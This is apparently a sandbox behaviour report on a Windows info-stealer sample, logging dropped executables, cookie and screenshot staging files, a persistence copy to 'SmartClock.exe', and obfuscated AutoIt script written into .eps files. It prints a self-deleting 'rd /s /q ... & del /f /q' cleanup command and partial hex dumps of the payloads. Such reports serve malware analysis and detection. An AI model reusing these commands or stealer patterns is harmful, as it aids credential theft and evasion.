C:\Users\user\AppData\Local\Temp\Murano.exe	unknown	26760	75 07 be ff 03 00 00 eb a3 33 f6 eb 9f 89 0d 88 6a 47 00 0f b7 00 50 57 e8 34 20 00 00 6a fe 68 a0 6a 47 00 e8 dc 28 00 00 50 ff 35 70 1d 44 00 ff 15 38 92 40 00 8b 35 c8 ea 47 00 8b 3d cc ea 47 00 eb 17 8b 06 4f 85 c0 74 0a 50 8d 46 18 50 e8 b0 28 00 00 81 c6 20 40 00 00 85 ff 75 e5 5f 5e 5d 5b c3 55 8b ec 83 7d 0c 01 56 8b 35 88 92 40 00 75 1c ff 75 14 68 fb 03 00 00 e8 03 1d 00 00 ff 75 14 6a 01 68 67 04 00 00 ff 75 08 ff d6 83 7d 0c 02 75 2d ff 75 14 ff 75 10 ff 15 80 91 40 00 85 c0 74 0e 6a 07 e8 44 d4 ff ff 85 c0 75 03 40 eb 02 33 c0 50 6a 00 68 65 04 00 00 ff 75 08 ff d6 33 c0 5e 5d c2 10 00 53 8b 1d 48 91 40 00 55 56 33 f6 56 56 56 56 6a ff ff 74 24 24 56 56 ff d3 33 ed 3b c6 74 1e 57 8d 78 01 57 6a 40 ff 15 24 91 40 00 56 56 57 8b e8 55 6a ff ff	u.....3.....jG....PW.4 ..j .h.jG... (..P.5p.D...8.@..5..G. .=..G.....O..t.P.F.P..(.... @. ...u._^][.U...}..V.5..@.u..u.h .....u.j.hg....u....}..u- .u..u.....@...t.j..D.....u.@.. 3.Pj.he....u...3.^]...S..H.@. U V3.VVVVj..t$$VV..3.;.t.W.x .Wj@..$.@.VVW..Uj..	success or wait	8	40C9A2	URLDownloadToFileW
C:\Users\user\AppData\Local\Temp\Murano.exe	unknown	141535	8b 4b a5 62 07 5a b2 c6 42 88 08 8c b7 ee ce d0 b3 22 b6 98 5e 07 a8 a4 ae 2f 51 24 1c a3 e4 bb d1 24 2d 47 17 f8 41 72 cc 36 fd 65 b8 c6 5a 68 24 ed 97 49 c8 22 dd f5 ef cd d8 06 a4 02 35 65 be 3e e7 22 54 4a 28 d0 24 6c b4 a6 1e 58 3f 06 a8 59 27 9f 33 cd 5a 02 e0 71 54 2f cd 63 88 c7 ff 76 03 b0 49 e8 4e b8 d3 29 70 4e 5c a7 46 b1 ab 46 c6 4f 0d f8 b6 f9 4c 82 4c ee 27 6c 2b cd 77 29 eb ac 42 03 3f bf e0 77 34 c8 90 41 31 18 d3 10 29 83 23 62 cc f0 a2 5f af 04 6f 0d 6e 40 05 ff 7c ac d7 fd fa b1 a9 c6 6f 61 ca f0 c3 57 57 be d9 47 0b bb a4 80 e2 fc 6c e6 1c e1 cc c7 91 93 f3 06 b8 2c cc e8 ee 7f 7c 01 55 00 de a7 4d 0c 8b 4f 7b fe 7e ea 6a 22 12 9e 53 e4 99 44 68 42 97 f7 87 3c 54 c0 69 65 4b 12 a5 6b ef 0c 57 15 98 01 ed e1 c8 2b 53 f1 55 9e a8 e4 ed	.K.b.Z..B....."..^..../Q$.. ...$-G..Ar.6.e..Zh$..I."..... ..5e.>."TJ(.$l...X?..Y'.3.Z..q T/.c...v..I.N..)pN\.F..F.O.... L.L.'l+.w)..B.?..w4..A1...).# b ..._..o.n@..|.....oa...WW.. G.....l.....,....|.U...M. .O{.~.j"..S..DhB... <T.ieK..k..W.....+S.U....	success or wait	1	40C9A2	URLDownloadToFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\puElfsbI.tmp	0	100	success or wait	6	423C05	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\VYYTkRRhC.tmp	0	100	success or wait	4	423C05	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\WqPETvqQ.tmp	0	100	success or wait	14	423C05	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\vByrel.tmp	0	100	success or wait	6	423C05	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\COIkw.tmp	0	100	success or wait	4	423C05	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\cmZpVs.tmp	0	100	success or wait	14	423C05	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	3	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	1	success or wait	22	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	1	success or wait	149	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	3	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	1	success or wait	1	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	1	success or wait	22	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	1	success or wait	149	4B572D	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_AllCookies_list.txt	unknown	2	success or wait	1	4A08EB	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_AllCookies_list.txt	unknown	4	success or wait	1	4A0909	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_AllCookies_list.txt	unknown	65536	success or wait	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_AllCookies_list.txt	unknown	65319	end of file	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Cookies\google_chrome_new.txt	unknown	2	success or wait	1	4A08EB	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Cookies\google_chrome_new.txt	unknown	4	success or wait	1	4A0909	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Cookies\google_chrome_new.txt	unknown	65536	success or wait	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Cookies\google_chrome_new.txt	unknown	65319	end of file	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	2	success or wait	1	4A08EB	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	65536	success or wait	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	45058	end of file	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Screen_Desktop.jpeg	unknown	2	success or wait	1	4A08EB	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Screen_Desktop.jpeg	unknown	4	success or wait	1	4A0909	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Screen_Desktop.jpeg	unknown	65536	success or wait	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Screen_Desktop.jpeg	unknown	27361	end of file	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\ckDbkngmRYjcl.zip	unknown	66977	success or wait	1	412DB6	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cookies\google_chrome_new.txt	unknown	2	success or wait	1	4A08EB	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cookies\google_chrome_new.txt	unknown	4	success or wait	1	4A0909	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cookies\google_chrome_new.txt	unknown	65536	success or wait	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cookies\google_chrome_new.txt	unknown	65319	end of file	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cookies.txt	unknown	2	success or wait	1	4A08EB	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cookies.txt	unknown	4	success or wait	1	4A0909	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cookies.txt	unknown	65536	success or wait	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cookies.txt	unknown	65319	end of file	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\screenshot.jpg	unknown	2	success or wait	1	4A08EB	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\screenshot.jpg	unknown	4	success or wait	1	4A0909	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\screenshot.jpg	unknown	65536	success or wait	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\screenshot.jpg	unknown	27361	end of file	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	2	success or wait	1	4A08EB	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	65536	success or wait	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	45036	end of file	1	4A0E1F	ReadFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\gLbcxbHAcf.zip	unknown	66965	success or wait	1	412DB6	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Analysis Process: Murano.exe PID: 5520 Parent PID: 5964

General

Start time:	15:12:21
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Local\Temp\Murano.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\Murano.exe'
Imagebase:	0x400000
File size:	1257147 bytes
MD5 hash:	AFF6F8C7521796D3BC8FC1059DBE2409
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 31%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40381F	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsg8FBA.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405EEA	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nsg8FBB.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405EEA	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsg8FBB.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4017FA	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsg8FBB.tmp\UAC.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405EA8	CreateFileW
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\New Feature	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4017FA	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\New Feature\4.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405EA8	CreateFileW
C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405EA8	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsg8FBA.tmp	success or wait	1	403A6A	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsg8FBB.tmp	success or wait	1	406CEA	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsg8FBB.tmp\UAC.dll	success or wait	1	406E01	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsg8FBB.tmp\UAC.dll	unknown	14848	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 0a 23 99 3f 4e 42 f7 6c 4e 42 f7 6c 4e 42 f7 6c 69 84 8c 6c 45 42 f7 6c 4e 42 f6 6c 1d 42 f7 6c 69 84 85 6c 4d 42 f7 6c 69 84 8d 6c 4f 42 f7 6c 69 84 8b 6c 4f 42 f7 6c 69 84 8f 6c 4f 42 f7 6c 52 69 63 68 4e 42 f7 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 40 cd 64 55 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 2c 00 00 00 0a 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$........#.? NB.lNB.lNB.li..lEB .lNB.l.B.li..lMB.li..lOB.li..l OB.li..lOB.lRichNB.l.......... ......PE..L...@.dU...........! .....,.........	success or wait	1	403505	WriteFile
C:\Users\user\AppData\Local\Temp\New Feature\4.exe	unknown	28603	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 07	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $............................... ....PE..L..	success or wait	15	403505	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe	unknown	25978	4d 5a 60 00 01 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 52 65 71 75 69 72 65 20 57 69 6e 64 6f 77 73 0d 0a 24 50 45 00 00 4c 01 04 00 50 51 ee 56 00 00 00 00 00 00 00 00 e0 00 03 01 0b 01 08 00 00 82 01 00 00 d6 02 00 00 00 00 00 7f 88 01 00 00 10 00 00 00 a0 01 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 04 00 00 02 00 00 84 b3 11 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 ec ca 01 00 c8 00 00 00 00 30 02 00 ba 8e 02 00 00 00 00 00 00 00 00 00 68 45 11 00 68 3a 00	MZ`....................@..... ............................. `...........!..L.!Require Windows..$PE..L...PQ.V........... .... @............................ ....0...... ....hE..h:.	success or wait	63	403505	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Murano.exe	unknown	512	success or wait	229	403353	ReadFile
C:\Users\user\AppData\Local\Temp\Murano.exe	unknown	4	success or wait	1	403353	ReadFile
C:\Users\user\AppData\Local\Temp\Murano.exe	unknown	4	success or wait	3	403353	ReadFile

Analysis Process: cmd.exe PID: 6020 Parent PID: 5964

General

Start time:	15:12:22
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\cmd.exe' /c rd /s /q C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk & timeout 3 & del /f /q 'C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe'
Imagebase:	0x270000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe	cannot delete	1	290374	DeleteFileW
C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe	cannot delete	1	290374	DeleteFileW

Analysis Process: conhost.exe PID: 5568 Parent PID: 6020

General

Start time:	15:12:22
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 4.exe PID: 2876 Parent PID: 5520

General

Start time:	15:12:22
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Local\Temp\New Feature\4.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\New Feature\4.exe
Imagebase:	0x400000
File size:	328704 bytes
MD5 hash:	E99CED09C77FFEC9F09B33642E9B0E99
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 38%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Smart Clock	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	402A6C	CreateDirectoryW
C:\Users\user\AppData\Roaming\Smart Clock\SmartClock.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	402AF2	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Smart Clock\SmartClock.exe	0	131072	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 07	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $............................ ....PE..L..	success or wait	3	402AF2	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: timeout.exe PID: 4188 Parent PID: 6020

General

Start time:	15:12:22
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 3
Imagebase:	0x13c0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: vpn.exe PID: 4324 Parent PID: 5520

General

Start time:	15:12:23
Start date:	12/04/2021

Path:	C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe
Imagebase:	0x400000
File size:	1146832 bytes
MD5 hash:	0FDA9A85AEDF1487A6D58E4031F72E2D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 15%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401D73	CreateDirectoryW
C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401D73	CreateDirectoryW
C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Eri.eps	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4108DA	CreateFileW
C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Notti.eps	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4108DA	CreateFileW
C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Scoprirvi.eps	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4108DA	CreateFileW
C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Velavi.eps	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4108DA	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Eri.eps	unknown	262144	24 4f 67 6c 78 66 6c 79 20 3d 20 53 41 51 78 57 64 75 77 66 6a 6a 4f 28 22 37 32 5f 31 30 38 5f 31 31 34 5f 31 30 33 5f 37 30 5f 37 37 5f 37 34 5f 31 31 30 5f 38 33 5f 31 32 30 5f 31 31 35 5f 37 35 5f 31 30 30 5f 31 31 37 5f 31 30 34 5f 31 32 32 5f 37 36 5f 37 35 5f 31 30 36 5f 31 31 34 5f 39 32 5f 39 31 5f 31 30 37 5f 31 30 39 5f 37 37 5f 38 34 5f 31 32 31 5f 38 35 5f 39 33 22 2c 33 29 0d 0a 23 4e 6f 54 72 61 79 49 63 6f 6e 0d 0a 0d 0a 46 75 6e 63 20 4e 44 66 67 49 6d 61 44 53 54 6b 79 45 78 58 52 6c 69 63 28 24 77 61 46 48 63 2c 24 55 6b 61 6c 49 76 78 41 56 2c 24 5a 4e 62 62 67 66 46 56 54 2c 24 58 49 6c 66 68 67 53 58 2c 24 58 49 53 69 42 6e 2c 24 41 49 43 4a 6c 54 2c 24 5a 6c 7a 59 29 0d 0a 4c 6f 63 61 6c 20 24 71 4d 43 52 71 6b 77 20 3d 20 27 58 7a	$Oglxfly = SAQxWduwfjjO("72_108_114_103_70_77_74_110_83_120_115_75_100_117_104_122_76_75_106_114_92_91_107_109_77_84_121_85_93",3)..#NoTrayIcon....Func NDfgImaDSTkyExXRlic($waFHc,$UkaIlvxAV,$ZNbbgfFVT,$XIlfhgSX,$XISiBn,$AICJIT,$ZlzY)..Local $qMCRqkw = 'Xz	success or wait	1	410A1B	WriteFile
C:\Users\user\AppData\Roaming\GcyTFWdPMenYYzQBBj\Eri.eps	unknown	262144	41 51 78 57 64 75 77 66 6a 6a 4f 28 22 37 33 5f 31 31 39 5f 31 31 30 5f 31 32 33 5f 31 30 36 5f 37 36 5f 31 30 36 5f 31 32 31 5f 38 38 5f 31 31 30 36 5f 31 31 39 5f 31 31 31 30 5f 31 30 32 5f 31 31 33 5f 34 35 5f 34 34 5f 31 30 32 5f 31 32 37 5f 38 36 5f 39 32 5f 31 32 36 5f 31 31 34 5f 38 36 5f 37 38 5f 31 31 35 5f 34 34 5f 34 36 22 2c 35 29 29 2c 20 24 50 7a 72 6f 4c 48 64 6b 65 5a 42 6d 57 20 3d 20 27 65 76 7a 4e 4b 7a 78 4e 51 52 6b 46 59 61 6e 63 4c 4e 4e 66 69 50 42 43 49 65 70 4e 57 46 53 54 76 59 54 49 79 65 58 74 63 65 43 6a 58 79 49 58 4e 47 68 4e 4c 27 0d 0a 24 31 31 37 20 3d 20 31 31 37 0d 0a 46 6f 72 20 24 79 75 4f 57 75 73 74 76 46 69 69 44 58 65 61 6c 43 4f 66 4d 4c 76 46 50 58 42 58 4c 65 50 6c 65 74 69 78 55 7a 4d 63 6b 45 5a 50 66 44 55 20 3d	AQxWduwfjjO("73_119_110_123_106_76_106_121_88_106_119_110_102_113_45_44_102_127_86_92_126_114_86_78_115_44_46",5)), $PzroLHdkeZBmW = 'evzNKzxNQRkFYanc 